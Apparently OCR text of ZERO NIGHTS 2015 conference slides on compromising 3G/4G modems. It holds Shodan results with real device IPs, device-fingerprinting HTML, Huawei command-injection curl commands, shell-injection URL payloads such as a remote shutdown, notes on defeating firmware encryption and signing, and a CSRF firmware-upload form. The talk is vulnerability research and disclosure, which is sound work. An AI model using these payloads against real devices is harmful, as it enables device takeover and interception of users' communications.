



ZERO NIGHTS 2015

How to build Big Brother With blackjack and h--kers

Yunusov Timur,
Senior expert, Head of dept

POSITIVE TECHNOLOGIES



ZERO NIGHTS 2015

How to build Big Brother

~~With blackjack and h~~kers

With 3G modems and hackers

Yunusov Timur,
Senior expert, Head of dept

POSITIVE TECHNOLOGIES

When

- 2014-2015


When/Who/Where

- 2014-2015
- «root via SMS» SCADA Strange Love
  https://youtu.be/T9AFFIVpCa8
- Russia and the whole world

When/Who/Where/And why???

- 2014-2015
- «root via SMS» SCADA Strange Love https://youtu.be/T9AFFIVpCa8
- Russia and the whole world
- Cause nobody cares(((

Boring numbers




Boring numbers

- >10 (8 diff) 3G/4G modems/routers
- 75% vulns to RCE/fw modification
- 60% RCE are 0days

Boring numbers

- ~60 000 devices/1M/Telco
- 5000 devices/1W/SecurityLab
- 100% vulns to RCE/fw modification

How?



How to build Big Brother

How?

+


How?

1. Identification
2. Code injection
3. Data interception
4. SIM cloning / GSM Attacks
5. Host Infection
6. APT
7. Return to 1.

Identification

Identification

- WHOIS?



Identification

```
<img src="http://192.168.0.1/img/1.png"
style="height:0;width:0;"
onload="set('1')">
<img src="http://192.168.0.1/img/2.jpg"
style="height:0;width:0;"
onload="set('2')">
<img src="http://hostname/img/3.png"
style="height:0;width:0;"
onload="set('3')">
```

ZERO NIGHTS 2015

How to build Big Brother

SHODAN | mini_httpd/1.19 19dec2003 /html/index.html | Explore | Contact Us | Blog | Enterprise Access

Exploits | Maps | Download Results | Create Report

TOP COUNTRIES

Pakistan	19,897
Indonesia	159
Bulgaria	49
Thailand	41
China	29

TOP SERVICES

HTTPS	11,853
HTTP	8,119
HTTP (8080)	459
Synology	17
5555	2

TOP ORGANIZATIONS

PTCL	19,772

Showing results 1 - 10 of 20,457

119.159.217.27

PTCL

Added on 2015-10-12 01:40:25 GMT

Pakistan, Lahore

Details

```
HTTP/1.1 307 Temporary Redirect
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
X-Download-Options: noopen
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubdomains
Location: http://119.159....
```

182.190.87.108

PTCL

Added on 2015-10-12 01:40:08 GMT

Pakistan, Islamabad

Details

SSL Certificate

Issued By:

|- Common Name: mobile.wifi

|- Organization: Huawei

Issued To:

|- Common Name: mobile.wifi

|- Organization: Huawei

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 307 Temporary Redirect
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
X-Download-Options: noopen
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubdomains
Location: https://182.190...
```

Code Injection

- Public exploits + old FW
- Blackbox
- FW Access + FW RE + IDA
- FW modification + Arbitrary upload

Code Injection

- Public exploits + old FW

blog.asiantuntijakaveri.fi/2013/08/gaining-root-shell-on-huawei-b593-4g.html

```
# cpuinfo
curl -bcookie.txt -ccookie.txt -d"foobar" "http://192.168.1.1/html/management/excutecmd.cgi?
cmd=ping|;cat|/proc/cpuinfo&RequestFile=/html/management/diagnose.asp"
curl -bcookie.txt -ccookie.txt -s "http://192.168.1.1/html/management/pingresult.asp" | sed -
e's/__finshed__.*//g' -e's/\\n/\n/g' | sed -e's/^"//g' -e's/^\ + \"//g'
```

Code Injection


- Blackbox
  - ?action=ping||shutdown –r 0||
  - ?date=;ping blahblah.com;

Code Injection

- Blackbox

Code Injection

- FW Access + FW RE + IDA
- Greetings:
  - Kirill Nesterov,
  - Dmitry Sklyarov



Code Injection

- FW modification + Arbitrary upload

Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks

Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks
  - Remote upload (CSRF/XSS)

Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks
  - Remote upload (CSRF/XSS)
  - Local upload (diag mode)

Code Injection

- FW modification + Arbitrary upload
  - Integrity attacks

FW Integrity Control

- FW encrypted via RC4
- RSA Digital Signature +SHA1

FW Integrity Control

FW Integrity Control

- FW encrypted via RC4

FW Integrity Control

- FW encrypted via RC4
  - Constant keystream FAIL
  - Part1 XOR Part2 FAIL
  - FW1 XOR FW2 FAIL
  - Lot of plaintext (CDROM) FAIL


FW Integrity Control

- FW encrypted via RC4 FAIL

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 02 04 01 00  л<ђmkdosfs ☻♦☺
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00  ☻ ☻ш☼ш♥   @
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C        )n▼;§GCT-L
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE    FAT12   ♫▼
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  s[|¬"At♂Vг♫»• H►
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дН=Н↓люThis
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk.  Please
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪◙pr
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪◙
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20  ☻CD001☺
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008820: 00 20 00 20 00 20 00 20 00 59 00 6F 00 74 00 61
00008830: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008840: 00 20 00 20 00 20 00 20 00 00 00 00 00 00 00 00
```

FW Integrity Control

- RSA Digital Signature +SHA1
  - AR: !<arch>:
    - FW
    - pkginfo: <7742526>
    - Sign=RSA(SHA1(FW[0..7742526]))



FW Integrity Control

- RSA Digital Signature +SHA1

FW Integrity Control


- RSA Digital Signature +SHA1
  - ar --add data.tar.gz
  - ar -v
    - data.tar.gz
    - sign
    - pkginfo
    - data.tar.gz

FW Integrity Control

- RSA Digital Signature +SHA1 FAIL
  - ar --add data.tar.gz
  - ar -v
    - data.tar.gz
    - sign
    - pkginfo
    - data.tar.gz

FW upload/CSRF

```
<form action="#"
    method="POST" id=fwUploadForm name=fwUploadForm target=fwUloadResult
    enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"
    style="border:none;display:block;position:absolute;opacity:0;filter:alp
    >
    <input type=file id=updateFwFile
        style="width:100px;height:32px;font-size:20px" size=1
        name=updateFwFile onchange="onFwFileSelected(this)"
        accept="application/x-binary"
        class=clickable
        >
</form>
<iframe id=fwUloadResult name=fwUloadResult onload="onUploa
<script>$("#fwUploadForm").prop("action",devCtrlUrlUplFw)</
```



http://blog.kotowicz.net/2011/04/how-to-upload-arbitrary-file-contents.html

FW upload/ XSS

- HUAWEI PSIRT 436642 (2015-05-29)


http://www1.huawei.com/en/security/psirt/security-bulletins/security-notices/archive/hw-436642.htm


Data interception

- Cell ID
- WiFi
- SMS
- HTTP
- SSL

Data interception

- Cell ID
  - http://opencellid.org/ + XSS





